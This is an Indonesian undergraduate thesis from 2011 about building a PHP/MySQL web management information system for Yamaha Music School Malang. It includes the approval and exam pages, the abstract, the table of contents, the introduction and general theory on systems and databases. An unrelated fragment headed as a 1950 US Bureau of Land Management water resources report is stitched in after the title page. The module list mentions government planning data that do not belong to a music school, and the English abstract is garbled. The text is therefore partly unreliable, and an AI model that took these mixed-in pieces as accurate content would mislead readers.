

SKRIPSI


PENGEMBANGAN SISTEM INFORMASI MANAJEMEN DI YAMAHA MUSIC SCHOOL MALANG BERBASIS WEB



Disusun Oleh :

MIKAEL NGGO'O SEGA (MEKY)

06.12.644



**JURUSAN TEKNIK ELEKTRO S-1
KONSENTRASI TEKNIK KOMPUTER DAN INFORMATIKA
FAKULTAS TEKNOLOGI INDUSTRI
INSTITUT TEKNOLOGI NASIONAL MALANG
2011**

1950

THE UNITED STATES DEPARTMENT OF THE INTERIOR
BUREAU OF LAND MANAGEMENT

WATER RESOURCES

WATER RESOURCES DIVISION

REPORT

WATER RESOURCES DIVISION
BUREAU OF LAND MANAGEMENT
INTERIOR DEPARTMENT
WASHINGTON, D. C.

1950

LEMBAR PERSETUJUAN

PENGEMBANGAN SISTEM INFORMASI MANAJEMEN DI YAMAHA MUSIC SCHOOL MALANG BERBASIS WEB

SKRIPSI

Disusun dan diajukan untuk melengkapi dan memenuhi persyaratan
guna mencapai gelar Sarjana Teknik

Disusun Oleh :


MIKAEL NGGO'O SEGA (MEKY)

NIM : 06.12.644


Diperiksa dan Disetujui



Mengetahui
Ketua Jurusan Teknik Elektro S-1


Ir. Yusuf Ismail Nakhoda, MT
NIP. Y. 1018800189

Dosen Pembimbing I



(Ibrahim Ashari, ST)

NIP.P.1030100358

Dosen Pembimbing II



(Sandy Nataly Mantja, S.Kom)

NIP.P. 1030800418

**JURUSAN TEKNIK ELEKTRO S-1
KONSENTRASI TEKNIK KOMPUTER DAN INFORMATIKA
FAKULTAS TEKNOLOGI INDUSTRI
INSTITUT TEKNOLOGI NASIONAL MALANG
2011**



INSTITUT TEKNOLOGI NASIONAL MALANG

FAKULTAS TEKNOLOGI INDUSTRI
FAKULTAS TEKNIK SIPIL DAN PERENCANAAN
PROGRAM PASCASARJANA MAGISTER TEKNIK

Kampus I : Jl. Bendungan Sigura-gura No. 2 Telp. (0341) 551431 (Hunting) Fax. (0341) 553015 Malang 65145
Kampus II : Jl. Raya Karanglo, Km 2 Telp. (0341) 417636 Fax. (0341) 417634 Malang

BERITA ACARA UJIAN SKRIPSI FAKULTAS TEKNOLOGI INDUSTRI

Nama : MIKAEL NGGO'O SEGA (MEKY)
NIM : 06.12.644
Jurusan : Teknik Elektro S-1
Konsentrasi : Teknik Komputer dan Informatika
Judul Skripsi : PENGEMBANGAN SISTEM INFORMASI MANAJEMEN DI YAMAHA MUSIC SCHOOL MALANG BERBASIS WEB

Dipertahankan di hadapan Majelis Penguji Skripsi Jenjang Strata Satu (S-1) pada:

Tari : Jumat
Tanggal : 18 Februari 2011
Dengan Nilai : 78,25 (B+)

Panitia Ujian Skripsi

Ketua Majelis Penguji

Ir. Yusuf Ismail Nakhoda, MT.
NIP. Y. 1030100361

Sekretaris Majelis Penguji

Dr. Eng. Aryuanto Soetedjo, ST, MT.
NIP. Y. 1030800417

Anggota Penguji

Penguji Pertama

(I Komang Somawirata, ST, MT.)
NIP. 1030100361

Penguji Kedua

(Ir. Eko Nurcahyo)
NIP.Y. 1028700172

PENGEMBANGAN SISTEM INFORMASI MANAJEMEN DI YAMAHA MUSIC SCHOOL MALANG BERBASIS WEB

MIKAEL NGGOO SEGA (0612644)

Jurusan Teknik Elektro S-1, Konsentrasi Teknik Komputer dan Informatika
Fakultas Teknologi Industri, Institut Teknologi Nasional Malang
Jl. Raya Karanglo Km 2 Malang
E-mail : mekvsg13@gmail.com

Pembimbing I: Ibrahim Ashari, ST

Pembimbing II : Sandy Nataly Manjta, S.KOM

abstrak

Informasi merupakan kebutuhan yang sangat penting dalam era modern saat ini, maka kebutuhan akan informasi yang tepat guna, tepat waktu dan akurat sangat dibutuhkan oleh banyak perusahaan. Yamaha music school Malang adalah sebuah lembaga informal yang bergerak dalam bidang pengembangan skill bermusik maupun teknik penguasaan alat musik, maka kegiatan pengolahan data informasi manajemen dalam perusahaan ini sangat menentukan berkembangnya lembaga terkait. Dalam kegiatan manajerial ada beberapa bagian yang saling terhubung dibawah naungan Administrator misalkan, bagian finansial (staf keuangan) yang mengatur semua bentuk transaksi keuangan serta staf pengajaran yang mengatur segala kegiatan yang berhubungan dengan aktivitas belajar mengajar

Seiring berkembangnya perusahaan maka pencatatan data lembaga ini semakin kompleks dan diperlukan adanya akses yang menghubungkan beberapa bagian dalam skala luas. Oleh karena itu diperlukan sebuah system informasi manajemen yang dapat meningkatkan kinerja di Yamaha music school Malang dalam melakukan pendataan dan pelaporan tentang informasi manajemen sehingga menjadi lebih efektif dan efisien

Kata kunci : Sistem informasi manajemen, Yamaha Music School Malang

abstract

Information is a requirement of vital importance in modern era for this time, so requirement of efficiency, effective accurate information is wanted by many company so much. Yamaha Music School Malang is a informal institution that active in the field of development music skill and also castanets mastery technique, so management information data processing activity in this company very determine to expansion the institution. in activity manajerial are some part mutual linked under administrator shelter for example, financial part (finance staff) that regulates all finance transaction forms and instruction staff that regulates all learns and teach activities.

together with advance company so this institution data registration more complexed and needed access that connecting to some part in vast scale. therefore be needed a system management information that can increase performance in yamaha music school Malang for doing data collection and reporting about management information so that be effectiveer and efisien

Key word : Management System Information, Yamaha Music School Malang

KATA PENGANTAR

Puji syukur kehadiran Tuhan Yang Maha Esa yang telah memberikan rahmat-Nya, sehingga dapat diselesaikan skripsi yang berjudul **“PENGEMBANGAN SISTEM INFORMASI MANAJEMEN DI YAMAHA MUSIC SCHOOL MALANG BERBASIS WEB”** ini dengan lancar. Skripsi ini merupakan persyaratan kelulusan Studi pada Jurusan Teknik Elektro S-1 Konsentrasi Teknik Komputer dan Informatika ITN Malang dan untuk mencapai gelar Sarjana Teknik.

Keberhasilan penyelesaian laporan skripsi ini tidak lepas dari dukungan dan bantuan berbagai pihak. Untuk itu penyusun menyampaikan terima kasih kepada :

1. Prof. Dr. Ir. Abraham Lomi, MSEE, selaku Rektor Institut Teknologi Nasional Malang.
2. Bapak Ir. Sidik Noertjahjono, MT, selaku Dekan Fakultas Teknologi Industri.
3. Bapak Ir. Yusuf Ismail Nakhoda, MT selaku Ketua Jurusan Teknik Elektro S-1.
4. Bapak Dr. Eng. Aryuanto Soetedjo, ST, MT selaku Sekretaris Jurusan Teknik Elektro S-1.
5. Bapak Ibrahim Ashari, ST dan Ibu Sandy Nataly Mantja, S.Kom selaku dosen pembimbing.
6. Ayah dan Ibu serta saudara-saudara kami yang telah memberikan doa restu, dorongan, semangat, dan biaya.

7. Rekan-rekan instruktur di Laboratorium Dasar Elektronika ITN Malang.
8. Semua yang telah membantu dalam penyelesaian penyusunan skripsi ini.

Penulis telah berusaha semaksimal mungkin dan menyadari sepenuhnya akan keterbatasan pengetahuan dalam menyelesaikan laporan ini. Untuk itu penyusun mengharapkan saran dan kritik yang membangun dari pembaca demi kesempurnaan laporan ini.

Harapan penyusun semoga laporan skripsi ini memberikan manfaat bagi perkembangan ilmu pengetahuan dan pembaca.

Malang, Mei 2011

penyusun

DAFTAR ISI

LEMBAR PERSETUJUAN	i
ABSTRAKSI	ii
KATA PENGANTAR	iii
DAFTAR ISI	v
DAFTAR GAMBAR	ix
BAB I PENDAHULUAN	1
1.1 Latar Belakang	1
1.2 Rumusan Masalah	2
1.3 Batasan Masalah	2
1.4 Tujuan	3
1.5 Metode Penelitian	3
1.6 Sistematika Penulisan	4
BAB II LANDASAN TEORI	5
2.1 Pengertian Dasar Sistem	5
2.1.1 Karakteristik Sistem	6
2.1.2 Klasifikasi Sistem	8
2.2 Pengertian Dasar Informasi	10
2.3 Sistem Informasi.....	11
2.3.1 Sistem Informasi Manajemen Yamaha Music School	13
2.4 Pengertian Database dan RDBMS	14
2.4.1 Database	14
2.4.2 Relational Database Management System	15
2.5 MySQL	16

2.6 Kemampuan PHP	17
2.7 Perangkat Analisis dan Perancangan	17
2.7.1 Diagram Alir Data	17
2.7.2 Pemodelan Data	19
2.8 Metode Pengembangan Sistem <i>Waterfall</i>	20
2.9 Sistem Pendidikan di <i>Yamaha Music Square</i> Malang	22
BAB III ANALISIS DAN PERENCANAAN SISTEM	39
3.1 Sistem Saat Ini	39
3.1.1 Spesifikasi Sistem Saat Ini	41
3.1.2 Kelebihan Sistem Saat Ini	41
3.1.3 Kekurangan Sistem Saat Ini	42
3.2 Sistem Informasi <i>Yamaha Music School</i> Malang	42
3.2.1 Pengguna Sistem	43
3.2.2 Spesifikasi Sistem	44
3.3 Perancangan Sistem	45
3.3.1 Diagram Alir Data (DAD)	45
3.3.1.1 <i>Contex Diagram</i>	45
3.3.1.2 <i>DFD Level 1</i>	46
3.3.1.3 <i>DFD Level 2</i>	48
3.3.1.3.1 DFD Level 2 Proses 1	48
3.3.1.3.2 DFD Level 2 Proses 2	49
3.3.1.3.3 DFD Level 2 Proses 3	50
3.3.1.3.4 DFD Level 2 Proses 4	51

3.3.1.3.5 DFD Level 2 Proses 5	52
3.3.1.3.6 DFD Level 2 Proses 6	53
3.3.1.3.7 DFD Level 2 Proses 7	54
3.3.1.3.8 DFD Level 2 Proses 8	55
3.3.1.3.9 DFD Level 2 Proses 9	56
3.3.2 Desain Basisdata	56
3.3.2.1 Basisdata Sistem Informasi Manajemen	57
3.3.2.1.1 Relasi Antar Tabel	57
3.3.2.1.2 Struktur Tabel-tabel yang Digunakan ..	60
3.3.3 Desain Interface (Site Map)	73
3.3.3.1 Desain Halaman Muka	73
3.3.3.2 Desain Halaman Login	74
3.3.3.3 Desain Halaman Admin	74
3.3.3.4 Desain Halaman Administrator	75
3.3.3.5 Desain Halaman Keuangan	75
3.3.3.6 Desain Halaman Keuangan	76
3.3.3.7 Desain Halaman Manager	77
3.3.3.8 Desain Halaman Pendaftaran	77
3.3.3.9 Desain Halaman Pengajar	78
3.3.3.10 Desain Halaman Siswa	79
3.3.3.11 Desain Halaman Saran	80
BAB IV IMPLEMENTASI SISTEM	81
4.1 Implementasi Sistem	81

4.1.1	Konfigurasi PHP dan MySQL	81
4.1.2	Konfigurasi <i>Database Server</i>	82
4.1.3	Implementasi Program (Prangkat Lunak)	83
4.2	Pengujian Sistem	83
4.2.1	Pengujian Halaman Pengunjung	84
4.2.2	Pengujian Halaman <i>Product</i>	85
4.2.3	Pengujian Halaman <i>Music School</i>	86
4.2.4	Pengujian Halaman Profil	87
4.2.5	Pengujian Halaman Pendaftaran	87
4.2.6	Pengujian Halaman <i>Login</i>	88
4.2.7	Pengujian Halaman <i>Account Siswa</i>	90
4.2.8	Pengujian Halaman <i>Account Pengajar</i>	91
4.2.9	Pengujian Halaman <i>Account Administrator</i>	92
4.2.10	Pengujian Halaman <i>Account Keuangan</i>	93
4.2.11	Pengujian Halaman <i>Account Manager</i>	93
4.2.12	Pengujian Halaman <i>Account Admin</i>	94
4.3	Pengujian Terhadap Efisiensi Waktu	95
BAB V	PENUTUP	98
5.1.	Kesimpulan	98
5.2.	Saran	98
DAFTAR PUSTAKA	99
LAMPIRAN	100

DAFTAR GAMBAR

2.1 Simbol Utama DFD.....	18
2.2 Model Air Terjun (<i>Waterfall</i>)	22
2.3 Struktur Kepemimpinan di <i>Yamaha Music School</i> Malang (YMSM) ..	24
2.4 Struktur Sistem Pendidikan di YMSM	25
3.1 Alur Data YMSM ke Member	40
3.2 Desain Sistem	45
3.3 DAD Level 0	46
3.4 DAD Level 1	47
3.5 DAD Level 2 Proses 1	48
3.6 DAD Level 2 Proses 2	49
3.7 DAD Level 2 Proses 3	50
3.8 DAD Level 2 Proses 4.....	51
3.9 DAD Level 2 Proses 5	52
3.10 DAD Level 2 Proses 6	53
3.11 DAD Level 2 Proses 7	54
3.12 DAD Level 2 Proses 8	55
3.13 DAD Level 2 Proses 9	56
3.14 <i>Conceptual Dada Model</i> (CDM).....	58
3.15 <i>Physical Data Model</i> (PDM).....	59
4.1 <i>Configurasi Database</i>	83
4.2 <i>Gambar Halaman Depan</i>	85
4.3 <i>Gambar Halaman Produk</i>	86

4.4	Gambar Halaman <i>Music School</i>	86
4.4	Gambar Halaman Profil	87
4.5	Gambar Halaman Pendaftaran	87
4.6	Halaman <i>Login</i> Siswa	88
4.7	Halaman <i>Login</i> Pengajar	89
4.8	Halaman <i>Login</i> Administrator	89
4.9	Halaman <i>Login</i> Keuangan	90
4.10	Halaman <i>Login</i> Admin	90
4.11	Halaman <i>Account</i> Siswa.....	91
4.12	Halaman <i>Account</i> Pengajar	91
4.13	Halaman <i>Account</i> Administrator	92
4.14	Halaman <i>Account</i> Keuangan	93
4.15	Halaman <i>Account</i> Manager	94
4.16	Halaman <i>Account</i> Admin	95

BAB I

PENDAHULUAN

1.1. Latar Belakang

Seiring dengan cepatnya perkembangan ilmu pengetahuan dan teknologi saat ini, maka kebutuhan akan informasi yang tepat guna, tepat waktu dan akurat sangat dibutuhkan oleh banyak perusahaan. Komputer sebagai alat bantu dalam pengolahan data merupakan salah satu solusi dari pemecahan masalah tersebut.

Kehadiran komputer saat ini hampir secara keseluruhan digunakan pada berbagai bidang, salah satunya adalah pengolahan informasi. Pada saat ini komputer terus dikembangkan terutama dalam hal informasi guna mendukung kinerja dari suatu instansi atau perusahaan.

Yamaha music school Malang merupakan salah satu dari sekian banyak instansi khususnya dalam bidang musik yang menerapkan komputerasi dalam mengolah data. *Yamaha music school* Malang menginginkan aplikasi sistem informasi yang lebih mendukung dari sebelumnya.

Penulis berupaya untuk memudahkan siswa, pegawai maupun calon siswa dalam meregistrasi sistem administrasi kepegawaian dan siswa. Dengan adanya sistem administrasi kepegawaian dan siswa online tersebut diharapkan dapat memudahkan para pegawai maupun siswa untuk meregistrasi administrasi kegiatan belajar mengajar, keuangan,

pendaftaran maupun penerimaan siswa baru guna mengefisiensi waktu dan biaya operasional.

1.2. Rumusan Masalah

Permasalahan yang diambil dalam pembuatan skripsi ini adalah bagaimana pengembangan sistem informasi manajemen di *Yamaha Music School (Metro Music) Malang* untuk memudahkan pegawai, siswa dan calon siswa dalam registrasi sistem administrasi melalui Web sehingga diharapkan dengan registrasi sistem administrasi online ini kinerja pengolahan data menjadi lebih efektif dan efisien.

1.3. Batasan Masalah

Batasan masalah yang digunakan diharapkan mampu membatasi pembahasan agar sesuai dengan tujuan pembuatan sistem itu sendiri. Adapun batasan masalah yang diajukan adalah sebagai berikut :

1. Pada program pengembangan informasi manajemen di *Yamaha music school* Malang berbasis WEB, hak akses hanya diperuntukkan bagi pegawai, siswa dan calon siswa *Yamaha Music School*.
2. Tidak membahas masalah sistem jaringan yang digunakan.
3. Program dibuat dengan menggunakan bahasa pemrograman PHP 4.0 dan penggunaan MySQL sebagai databasenya.

1.4. Tujuan

Tujuan skripsi ini adalah menghasilkan program aplikasi pelayanan bagi pegawai, siswa dan calon siswa berbasis web untuk memudahkan dalam meregistrasi system administrasi di *Yamaha music school* Malang.

1.5. Metodologi Penulisan

Metode yang digunakan dalam penulisan skripsi ini adalah

1. Studi Pustaka

Memperoleh data dengan cara membaca dan mempelajari buku *literature* yang berhubungan dengan penyusunan skripsi ini.

2. Studi Lapangan

Memperoleh data dengan cara praktek secara langsung untuk menunjang pembuatan aplikasi sistem informasi.

3. Pengolahan Data

Mengolah data dengan jalan membuat analisa dan menarik kesimpulan dari hasil pengujian yang ada.

1.6. Sistematika Penulisan

Sistematika pembahasan dari skripsi ini terdiri dari pokok pembahasan yang saling berkaitan antara satu dengan lainnya, yaitu :

BAB I Pendahuluan

Pada bab ini dibahas tentang latar belakang permasalahan, rumusan masalah, batasan masalah, metodologi dan sistematika penulisan dari aplikasi yang direncanakan.

BAB II Landasan Teori

Pada bab ini dibahas tentang teori-teori yang mendukung dalam perencanaan dan pembuatan aplikasi sistem informasi.

BAB III Perancangan Sistem

Pada bab ini dibahas tentang deskripsi sistem dan desain sistem.

BAB IV Pengujian Sistem

Pada bab ini dibahas tentang hasil pengujian serta pembahasan dari hasil analisa mengenai cara kerja dari sistem.

BAB V Penutup

Pada bab ini akan disampaikan kesimpulan dan saran dari perencanaan dan pembuatan sistem ini.

BAB II

DASAR TEORI

2.1 Pengertian Dasar Sistem

Secara sederhana suatu sistem dapat diartikan sebagai suatu kumpulan atau himpunan dari unsur, komponen, atau variabel-variabel yang terorganisasi, saling berinteraksi, saling tergantung satu sama lain dan terpadu. Teori sistem secara umum pertama kali diuraikan oleh Kenneth Boulding, terutama menekankan pentingnya perhatian terhadap setiap bagian yang membentuk sebuah sistem.

Teori sistem mengatakan bahwa setiap unsur pembentuk organisasi adalah penting dan harus mendapat perhatian yang utuh. Unsur atau komponen pembentuk organisasi di sini bukan hanya bagian-bagian yang tampak secara fisik, tetapi juga hal-hal yang mungkin bersifat abstrak atau konseptual, seperti misi, pekerjaan, kegiatan, kelompok informal dan lain sebagainya.

Unsur-unsur yang mewakili suatu sistem secara umum adalah masukan (input), pengolahan (processing), dan keluaran (output). Di samping itu suatu sistem dapat pula dikembangkan hingga menyertakan media penyimpanan.

Sistem dapat terbuka dan tertutup. Sistem informasi biasanya adalah sistem terbuka, yang berarti menerima berbagai masukan dari lingkungan sekitarnya.

2.1.1 Karakteristik Sistem

Sebuah sistem terdiri atas bagian-bagian yang saling berkaitan dan bervariasi bersama-sama untuk mencapai beberapa sasaran dan maksud. Sebuah sistem bukanlah seperangkat unsur yang tersusun secara teratur, tetapi terdiri atas unsur yang dapat dikenal yang saling melengkapi karena suatu maksud, tujuan dan sasaran.

Suatu sistem mempunyai karakteristik atau sifat-sifat tertentu yaitu :

a. Komponen Sistem (*Component*)

Suatu sistem terdiri atas sejumlah komponen yang saling berinteraksi, yang bekerjasama membentuk suatu kesatuan.

b. Batas Sistem (*Boundary*)

Batas sistem merupakan daerah yang membatasi antara sistem yang satu dengan sistem yang lainnya atau dengan lingkungan luarnya. Batas sistem memungkinkan suatu sistem dipandang sebagai suatu kesatuan yang tidak dapat dipisah-pisahkan.

c. Lingkungan Luar Sistem (*Environment*)

Lingkungan luar dari sistem adalah apapun di luar ruang lingkup sistem yang mempengaruhi operasi sistem. Lingkungan luar dapat bersifat

menguntungkan dan dapat pula bersifat merugikan sistem tersebut. Lingkungan luar yang menguntungkan merupakan energi bagi sistem tersebut, yang dengan demikian lingkungan luar tersebut harus selalu dijaga dan dipelihara. Sedangkan lingkungan luar yang merugikan harus dikendalikan, jika tidak maka akan mengganggu kelangsungan hidup sistem tersebut.

d. Penghubung Sistem (*Interface*)

Interface merupakan media penghubung antara suatu subsistem dengan subsistem lainnya. Penghubung ini memungkinkan sumber daya mengalir dari suatu subsistem ke subsistem lainnya. Keluaran (*Output*) dari suatu subsistem akan menjadi masukan (*Input*) untuk subsistem lainnya dengan melalui penghubung. Dengan demikian terjadi suatu integrasi sistem yang membentuk satu kesatuan.

e. Masukan Sistem (*Input*)

Masukan adalah energi yang dimasukkan ke dalam sistem. Masukan dapat berupa pemeliharaan (*maintenance input*) dan sinyal (*signal input*). Sebagai contoh, di dalam suatu unit sistem komputer, "program" adalah maintenance input yang digunakan untuk mengoperasikan komputer sementara "data" adalah signal input yang akan diolah menjadi informasi.

f. Keluaran Sistem (*Output*)

Keluaran adalah hasil dari energi yang diolah dan diklasifikasikan menjadi keluaran yang berguna. Keluaran ini merupakan masukan untuk subsistem lain.

g. Pengolahan Sistem (*Proses*)

Suatu sistem dapat mempunyai suatu proses yang akan mengubah masukan menjadi keluaran.

h. Sasaran Sistem (*Objective*)

Suatu sistem mempunyai tujuan atau sasaran. Kalau suatu sistem tidak mempunyai sasaran, maka operasi sistem tidak akan ada gunanya.^[7]

2.1.2 Klasifikasi Sistem

Sistem merupakan suatu bentuk integrasi antara satu komponen dengan komponen lain karena sistem memiliki sasaran yang berbeda untuk setiap kasus yang terjadi di dalam sistem tersebut. Oleh karena itu sistem dapat diklasifikasikan dari beberapa sudut pandang, seperti :

a. Sistem abstrak dan sistem fisik

Sistem abstrak adalah sistem yang berupa pemikiran atau ide-ide yang tidak tampak secara fisik, misalnya sistem teologia, yaitu sistem yang berupa pemikiran tentang hubungan antara manusia dengan Tuhan. Sedangkan sistem fisik merupakan sistem yang ada secara fisik, seperti sistem komputer, sistem penjualan, dan lain sebagainya.

b. Sistem alamiah dan sistem buatan manusia

Sistem alamiah adalah sistem yang terjadi melalui proses alam, tidak dibuat oleh manusia, misalnya sistem perputaran bumi, terjadinya siang dan malam. Sedangkan sistem buatan manusia merupakan sistem yang melibatkan hubungan manusia dengan mesin, yang disebut dengan *human machine system*. Sistem informasi berbasis komputer merupakan contohnya, karena menyangkut penggunaan komputer yang berinteraksi dengan manusia.

c. Sistem deterministik dan sistem probabilistik

Sistem yang beroperasi dengan tingkah laku yang dapat diprediksi disebut sistem deterministik. Sistem komputer adalah contoh dari sistem yang tingkah lakunya dapat dipastikan berdasarkan program-program komputer yang dijalankan. Sedangkan sistem yang bersifat probabilistik adalah sistem yang kondisi masa depannya tidak dapat diprediksi, karena mengandung unsur probabilitas.

d. Sistem terbuka dan sistem tertutup

Sistem tertutup merupakan sistem yang tidak berhubungan dan tidak dipengaruhi oleh lingkungan luarnya. Sistem ini bekerja secara otomatis tanpa ada campur tangan dari pihak luar. Sedangkan sistem terbuka adalah

sistem yang berhubungan dan dipengaruhi oleh lingkungan luarnya, yang menerima masukan dan menghasilkan keluaran untuk subsistem lainnya.

2.2 Pengertian Dasar Informasi

Informasi sangat penting artinya bagi suatu sistem yang akan dibuat dalam organisasi. Informasi adalah data yang telah diklasifikasikan atau diolah untuk digunakan dalam proses pengambilan keputusan. Sistem pengolahan informasi akan mengolah data menjadi informasi atau mengolah data dari bentuk tak berguna menjadi berguna bagi yang menerimanya dan bermanfaat dalam pengambilan keputusan saat ini atau saat mendatang.

Kualitas informasi terkadang juga dipakai untuk menyatakan informasi yang baik. Kualitas dari suatu informasi tergantung dari 3 (tiga) hal, yaitu :

a. Akurat

Informasi harus bebas dari kesalahan dan tidak bias atau menyesatkan. Akurat juga berarti bahwa informasi harus jelas mencerminkan maksudnya. Informasi harus akurat karena dari sumber informasi sampai ke penerima informasi mungkin banyak mengalami gangguan (noise) yang dapat mengubah atau merusak informasi tersebut.

b. Tepat Waktu

Informasi yang sampai pada si penerima tidak boleh terlambat. Informasi yang sudah usang tidak akan mempunyai nilai lagi. Karena informasi merupakan landasan di dalam pengambilan keputusan. Bila pengambilan keputusan terlambat maka dapat berakibat fatal bagi organisasi. Dewasa ini informasi mahal karena harus cepat dikirim dan didapatkan sehingga memerlukan teknologi mutakhir untuk mendapatkan, mengolah dan mengirimnya.

c. Relevan

Informasi tersebut mempunyai manfaat untuk pemakaiannya. Relevansi informasi untuk setiap orang, satu dengan yang lain adalah berbeda.

2.3 Sistem Informasi

Dalam artian umum, sistem informasi merupakan interrelasi antara beberapa komponen yang menyimpan, mengambil, menerima, memproses, dan mendistribusikan informasi untuk mendukung kegiatan pengambil keputusan, dan mengontrol sebuah organisasi. Sedangkan dalam arti khusus, sistem informasi adalah perangkat lunak yang digunakan untuk meningkatkan kinerja sebuah sistem dalam menangani informasi atau data.^[4]

Ada dua macam komponen dalam sistem informasi, yaitu :

1. Komponen dasar

- a. Input : meliputi elemen yang *dicapture*, dirakit yang masuk ke sistem untuk diproses.
- b. Proses : meliputi proses transformasi yang mengubah input menjadi output.
- c. Output : meliputi transfer elemen yang dihasilkan oleh proses ke tujuan.

2. Komponen tambahan

- a. Feedback : data yang menyatakan performansi sistem.
- b. Control : meliputi *monitoring* dan evaluasi *feedback* untuk menentukan apakah sistem mencapai tujuan. Fungsinya adalah membuat penyesuaian untuk input sistem dan pemrosesan komponen untuk memastikan sistem menghasilkan output yang tepat.

Dalam sistem informasi, ada tiga tahap yang harus dipenuhi, yaitu input, proses dan output, dimana output memungkinkan suatu umpan balik yang dapat merubah atau memodifikasi suatu input. Di sinilah suatu sistem informasi berperan sebagai pengambil keputusan dalam menangani suatu permasalahan.

Di dalam pengembangan sistem informasi, dikenal istilah *SDLC* (*System Development Life Cycle*) atau “Siklus Hidup Pengembangan Sistem”^[6], yang terdiri dari enam tahap:

1. Perencanaan sistem
2. Analisis sistem
3. Rancangan sistem general atau konseptual
4. Evaluasi dan pemilihan sistem
5. Rancangan sistem terperinci atau fungsional
6. Implementasi sistem

Empat tahap pertama disebut tahap *FRONT-END*, dua yang terakhir disebut tahap *BACK-END*. Setelah sistem baru dikembangkan dan dikonversikan ke operasi, selanjutnya menuju ke tahap pemeliharaan sistem yang berlangsung beberapa tahun, 10 sampai 20 tahun atau lebih lama. Jika sistem ini tidak lagi efisien dan efektif untuk tahap dipelihara, maka tidak dilanjutkan dan sistem baru dikembangkan untuk menggantikannya, *SDLC* mulai dari awal lagi.

2.3.1 Sistem Informasi Manajemen Yamaha Music School

Sistem Informasi Management Yamaha Music School Malang ini merupakan sistem yang mengolah data tentang kegiatan akademik maupun administratif dari Lembaga Yamha Music School.

Secara garis besar sistem informasi ini memiliki beberapa fasilitas atau modul sebagai berikut :

1. **Modul basisdata**, sebagai media penyimpanan, pengolahan, dan penyampaian data rencana kegiatan atau data pendukung lainnya.

2. **Modul administrator**, digunakan untuk proses management user dan untuk menginputkan data utama seperti data bidang dan program, data skpd, data departemen dan subdepartemen, jadwal musrenbag, berita.
3. **Modul Pegawai/pengajar**, digunakan untuk proses pengolahan data berupa gaji, nilai siswa, materi yang diberikan dan sebagainya yang berhubungan dengan kegiatan belajar mengajar.
4. **Modul Siswa**, digunakan untuk proses pengolahan data yang berhubungan dengan siswa
5. **Modul Pendaftaran**, digunakan untuk proses pengolahan data pendaftaran bagi calon siswa
6. **Modul Keuangan**, digunakan untuk proses pengolahan data pembayaran, berupa gaji pengajar, pembelian dan penjualan barang, jasa, listrik, air dll yang berhubungan dengan rugi-laba.

2.4 Pengertian database dan RDBMS

2.4.1 Database

Database adalah kumpulan dari item data yang saling berhubungan satu dengan yang lainnya yang diorganisasikan berdasarkan sebuah skema atau struktur tertentu. Basis data dimaksudkan untuk mengatasi problem pada sistem yang memakai pendekatan berbasis berkas. Database diperlukan karena

:

1. Salah satu komponen penting dalam sistem informasi, karena merupakan dasar dalam menyediakan informasi.

2. Menentukan kualitas informasi yang akurat, tepat pada waktunya dan relevan. Informasi dapat dikatakan bernilai bila manfaatnya lebih efektif dibandingkan dengan biaya mendapatkannya.
3. Mengurangi duplikasi data (data redundancy).
4. Hubungan data dapat ditingkatkan (data reliability).
5. Mengurangi pemborosan tempat simpanan luar.

Untuk mengelolah database diperlukan perangkat lunak yang disebut DBMS. DBMS adalah perangkat lunak sistem yang memungkinkan para pemakai membuat, memelihara, mengontrol, dan mengakses basis data dengan cara yang praktis dan efisien.

2.4.2 Relational Database dan Management System

Relasional database adalah sekumpulan data yang saling berelasi yang dipakai / ada dalam suatu lingkup tertentu misalkan perusahaan, instansi dan lain-lain atau kasus tertentu. RDBMS (Relational Database Management System) merupakan koleksi atau sekumpulan data yang didalamnya memiliki suatu sistem yang mengatur relasi di dalamnya bersama dengan satu set program yang berfungsi melakukan management sistem terhadap data tersebut.

Selanjutnya dalam RDBMS semua data disimpan dalam tabel-tabel, di mana sebuah tabel menyimpan informasi mengenai sebuah subjek tertentu. Dengan RDBMS, sebuah database akan dengan mudah dikelola walaupun jumlah datanya banyak dan kompleks, seperti pendefenisian data, mana data

yang akan dimuat ke dalam sebuah database, bagaimana mengelolanya, serta bagaimana membagi data. Ide RDBMS ini yaitu menggunakan konsep matematika aljabar relasional untuk membagi data dalam beberapa himpunan (set) yang saling berhubungan dalam subset. Dalam model relasional, data dipisahkan dalam beberapa set yang paralel dengan struktur tabel. Struktur tabel ini mengandung elemen data individual yang disebut kolom atau *field*. Satu set kumpulan kolom disebut *record*.

2.5 MySQL

MySQL merupakan database yang paling digemari dikalangan Programmer Web, dengan alasan bahwa program ini merupakan database yang sangat kuat dan cukup stabil untuk digunakan sebagai media penyimpanan data. Sebagai sebuah database Server yang mampu untuk memajemen dengan baik, MySQL terhitung merupakan database yang paling digemari dan paling banyak digunakan dibanding database lainnya. Selain MySQL masih terdapat beberapa jenis database server yang juga memiliki kemampuan yang juga tidak bisa dianggap enteng, database itu adalah Oracle, PostgreSQL dan lain-lain.

Kemampuan lain yang dimiliki MySQL adalah mampu mendukung Relasional Database Manajemen System (RDBMS), sehingga dengan kemampuan ini MySQL mampu menangani data-data perusahaan yang berukuran sangat besar hingga berukuran Giga Byte.

Hal lain yang perlu diketahui mengenai MySQL adalah bahwa MySQL merupakan sebuah software database yang bersifat Free (Gratis) karena MySQL

dilisensi dibawah GNU General Public Licence (GPL). Dengan adanya keadaan seperti itu maka kita dapat menggunakan software database ini dengan bebas tanpa harus takut dengan lisensi yang ada.

2.6 Kemampuan PHP

1. Bahasa pemrograman **php** adalah sebuah bahasa script yang tidak melakukan sebuah kompilasi dalam penggunaannya.
2. Web Server yang mendukung **php** dapat ditemukan dimana - mana seperti apache, dengan konfigurasi yang relatif mudah.
3. Dalam sisi pengembangan lebih mudah, karena banyaknya milis - milis dan developer yang siap membantu dalam pengembangan.
4. Dalam sisi pemahaman, **php** adalah bahasa scripting yang paling mudah karena referensi yang banyak.
